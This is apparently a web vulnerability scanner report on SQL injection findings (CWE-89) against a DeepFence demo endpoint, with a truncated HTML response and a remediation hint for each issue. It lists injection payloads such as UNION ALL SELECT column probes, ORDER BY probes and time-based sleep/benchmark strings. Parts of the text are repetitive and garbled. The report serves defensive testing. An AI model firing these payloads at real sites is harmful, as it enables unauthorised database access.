Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#374

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 23</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 23
Name	Value				
demouser@deepfence.io	ORDER BY 23				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#375				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	<table><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#</td></tr></table>	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#376		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or sleep(5)='</td></tr></table>	Name	Value	demouser@deepfence.io	' or sleep(5)='
Name	Value				
demouser@deepfence.io	' or sleep(5)='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#377

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRaUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkxQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#378

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX'--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#379

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#380				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#381					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#382

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#383				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or ""^"</td></tr></table>	Name	Value	demouser@deepfence.io	" or ""^"
Name	Value				
demouser@deepfence.io	" or ""^"				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#384				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	demouser@deepfence.io	" or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	" or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#385

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#386				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 